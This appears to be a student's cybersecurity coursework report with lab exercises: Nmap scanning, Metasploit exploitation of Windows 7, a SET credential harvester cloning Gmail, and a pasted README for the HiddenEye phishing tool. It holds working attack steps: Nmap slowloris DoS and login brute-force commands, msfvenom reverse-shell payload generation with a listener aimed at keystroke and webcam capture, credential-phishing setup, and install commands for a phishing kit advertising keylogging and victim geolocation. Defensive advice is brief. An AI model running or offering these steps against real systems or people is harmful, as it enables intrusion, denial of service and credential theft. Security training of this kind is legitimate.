**MAJOR – AUG**

**Name – Sai Ganesh Chimmri**

**Email – info.saiganeshchowdary@gmail.com**

**Cyber Security Major Project**

1. **Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine and find the open/closed ports and services running on machine**

**Hacker Machine : Windows 10**

**Victim machine : Kali Linux and Windows 7**

∙ Nmap can find information about the operating system running on devices. It can  provide detailed information like OS versions, making it easier to plan additional  approaches during penetration testing.


To run a ping scan -> nmap -sp 192.100.1.1/24

To run a host scan -> nmap -sp <target IP range>




If you see anything unusual in this list, you can then run a DNS query on a specific  host, by using -> namp -sL <IP address>

|  |
| --- |
| Host Scanning **->** nmap -sp <target IP range>  **OS Scanning ->** nmap –O <target IP>  **Scan The Most Popular Ports ->** nmap --top-ports 20 192.168.1.106 |

Disable DNS Name Resolution -> **nmap -sp -n 192.100.1.1/24**

****

****

**  
**

**Nmap port scan command = nmap -p** 80 **X**.X.X.X

Basic Nmap Scan against IP or host = **nmap 1.1.1.1**

nmap cloudflare.com Nmap Ping Scan **= nmap -sp 192.168.5.0/24**

Scan specific ports or scan entire port ranges on a local or remote server **= nmap -p 1-65535 localhost**

**= nmap -p 80,443 8.8.8.8**

Scan multiple IP addresses

= nmap 1.1.1.1 8.8.8.8

= nmap 1.1.1.1,2,3,4

Scan IP ranges

= nmap 8.8.8.0/28

= nmap 8.8.8.1-14

= nmap 8.8.8.\*

Scan the most popular ports

= nmap --top-ports 20 192.168.1.106

Scan hosts and IP addresses reading from a text file

= nmap -iL list.txt

Save your Nmap scan results to a file

= nmap -oN output.txt securitytrails.com

= nmap -oX output.xml securitytrails.com

Disabling DNS name resolution

=

Scan + OS and service detection with fast execution

= nmap -A -T4 cloudflare.com

Detect service/daemon versions

= nmap -sV localhost

Scan using TCP or UDP protocols

=

CVE detection using Nmap

= nmap -Pn --script vuln 192.168.1.105

Launching DOS with Nmap

= **nmap** 192.168.1.105 -max-parallelism 800 -Pn --script http-slowloris --script args http-slowloris.runforever=true

Launching brute force attacks

= **nmap** -sV --script http-wordpress-brute --script-args

'userdb=users.txt,passdb=passwds.txt,http-wordpress-brute.hostname=domain.com,  http-wordpress-brute.threads=3,brute.firstonly=true' 192.168.1.105

= **nmap** -p 1433 --script ms-sql-brute --script-args

userdb=customuser.txt,passdb=custompass.txt 192.168.1.105

= nmap --script ftp-brute -p 21 192.168.1.105

Detecting malware infections on remote hosts

= nmap -sV --script=http-malware-host 192.168.1.105

= nmap -p80 --script http-google-malware infectedsite.com

= 80/tcp open http

|\_http-google-malware.nse: Host **is** known **for**

**2.Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks**

**Hacker Machine : Kali Linux**

**Victim machine : Windows XP / Windows 7**

Metasploit is an open-source penetration testing platform with which you can find, exploit, and confirm vulnerabilities. The purpose of the platform is to collect various information about known weaknesses and to make this information available to security administrators and developers.

An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits. Metasploit Pro offers **automated exploits** and manual exploits.

Metasploit is a framework within **Kali to run attacks on other systems**. Metasploitable is a vulnerable system that can be used as a target for attacks and security testing.

**Commands:-**

msfvenom --help

msfvenom -p windows/meterpreter/reverse\_tcp lhost=127.0.0.1 -t exe -o payload.exe

msfconsole

use multi/handler

set payload windows/meterpreter/reverse\_tcp

show options

set lhost 127.0.0.1

exploit

\*\*\*\*\*

open win 7


search -> 127.0.0.1/download



\*\*\*\*\*\*

sysinfo

help

pwd





**Protection against penetration attacks using Metasploit**

A script based attack framework is a type of Web attack program written in scripting language. It has many attack scripts for various vulnerabilities of many systems. It supports quick development of latest attack scripts that are able to exploit zero day vulnerabilities. Such tools present a challenge for the defense side as traditional malware and spy-ware analysis can't catch up with this speed of new attack scripts. In this paper, we propose a system to counter the attacks by these frameworks, especially Metasploit. It involves proposal of a system which is able to block the metasploit attacks in specific cases otherwise alert the administrator. Previous research shows that many IDS and antivirus are ineffective against Metasploit. The proposed system uses a network monitoring application which is able to monitor the connection attempted to the host system and respond accordingly by using algorithm used in the system.


**3.Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and**

**Hacker Machine : Kali Linux**

**Victim machine : Windows XP / Windows 7 / Windows 10**

Social Engineering Toolkit:-

Social engineering toolkit is the most powerful tool for performing social engineering attacks. It is the metasploit of social engineering in a way. It provides a very easy user interface to perform attacks like phishing, browser exploitation etc.



Credential Harvester Attack:-


Credential Harvester attack is one of the options available inside SET, that can create phishing pages and start a server to serve the pages and catch any user login data

steps:-


1. select "Social-Engineering Attacks" <1>

2. select "Website Attack Vectors" <2>







3. select "Credential Harvester Attack" <3>






4. select " site cloner" <2>



5. it will ask for 2 important piece of information. The first is the ip address, to which it would submit the data and second is the url to clone which is in this case gmail.com







**Ways to Prevent Social Engineering Attacks:-**

**Some Quick Tips to Remember**:-

1. Think before you click.

2. Research the sources

3. Email spoofing is ubiquitous.

4. Don’t download files you don’t know.

5. Offers and prizes are fake.

**Five Ways to Protect Yourself**:


1. Delete any request for personal information or passwords.

2. Reject requests for help or offers of help.

3. Set your spam filters to high.

4. Secure your devices.

5. Always be mindful of risks.

**4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perfrom in lab setup only**

**#** *\_\_***\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**# THIS PROJECT HAVE BEEN MOVED TO HIDDENEYE**

**# FOR MORE UPDATES VISIT: https://github.com/DarkSecDevelopers/HiddenEye**

**#** *\_\_***\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

<p align="center">

  <img src="logo.png">

</p>

<p align="center">

      Modern phishing tool with advanced functionality

</p>

<p align="center">

 NOW WE HAVE ADDED KEYLOGGER WITH THE PHISHING PAGES // VICTIM DEVICE INFO ALSO AVAILABLE

</p>

**### PREREQUISITES ( Please verify if you have installed )**

\* Python 3

\* Wget from Python

\* PHP

\* sudo

**### TESTED ON FOLLOWING**

\* **\*\*Kali Linux - Rolling Edition\*\***

\* **\*\*Parrot OS - Rolling Edition\*\***

\* **\*\*Linux Mint - 18.3 Sylvia\*\***

\* **\*\*Ubuntu - 16.04.3 LTS\*\***

\* **\*\*MacOS High Sierra\*\***

\* **\*\*Arch Linux\*\***

\* **\*\*Manjaro XFCE Edition 17.1.12\*\***

\* **\*\*Black Arch\*\***

**### CLONE**

```

git clone https://github.com/DarkSecDevelopers/HiddenEye.git

```

**### RUNNING (In Linux)**

```

cd HiddenEye

```

```

sudo apt install python3-pip

```

```

sudo pip3 install -r requirements.txt

```

```

chmod 777 HiddenEye.py

```

```

python3 HiddenEye.py

```

   OR

```

./HiddenEye.py

```

**### RUNNING (If distro based on Arch Linux)**

```

cd HiddenEye

```

```

sudo pacman -Syu

```

```

sudo pacman -S python-pip

```

```

sudo pip3 install -r requirements.txt

```

```

chmod 777 HiddenEye.py

```

```

python3 HiddenEye.py

```

   OR

```

./HiddenEye.py

```

**### RUNNING (For Android users in Termux)**

```

First install { Termux } from Playstore.

```

```

After opening Follow below commands One by one

```

```

pkg install git python php curl openssh grep

```

```

pip3 install wget

```

```

git clone https://github.com/DarkSecDevelopers/HiddenEye.git

```

```

cd HiddenEye

```

```

chmod 777 HiddenEye.py

```

```

python HiddenEye.py

or

./HiddenEye.py

```

**### Running (One Code installation in termux)**

```

First install { Termux } from Playstore.

```

```

After opening Copy and run this Single Command.

```

```

pkg install git python php curl openssh grep && pip3 install wget && git clone https://github.com/DarkSecDevelopers/HiddenEye && cd HiddenEye && chmod 777 HiddenEye.py && python HiddenEye.py

```

**## AVAILABLE PAGES**

**\*\*+ Facebook:\*\***

- Traditional Facebook login page.

- Advanced Poll Method.

- Fake Security login with Facebook Page.

- Facebook messenger login page.

**\*\*+ Google:\*\***

- Traditional Google login page.

- Advanced Poll Method.

**\*\*+ LinkedIn:\*\***

- Traditional LinkedIn login page.

**\*\*+ Github:\*\***

- Traditional Github login page.

**\*\*+ Stackoverflow:\*\***

- Traditional Stackoverflow login page.

**\*\*+ Wordpress:\*\***

- Similar Wordpress login page.

**\*\*+ Twitter:\*\***

- Traditional Twitter login page.

**\*\*+ Instagram:\*\***

- Traditional Instagram login page.

- Instagram Autoliker Phishing Page [ ADVANCED METHOD ADOPTED ].

**### WHAT'S NEW FEATURES**

**\*\*1) LIVE ATTACK\*\***

- Now you will have live information about the victims such as : IP ADDRESS, Geolocation, ISP, Country, & many more.

**\*\*2) COMPATIBILITY\*\***

- All the sites are mobile compatible.

**\*\*3) KEYLOGGER\*\***

- Now you will also have the ability to capture all the keystokes of victim.

\*\*(CURRENTLY):- This feature is added on instagram web page and github, to less the possibility of slow functioning of generated link)

\*\*HOW TO ADD IT MANUALLY ?

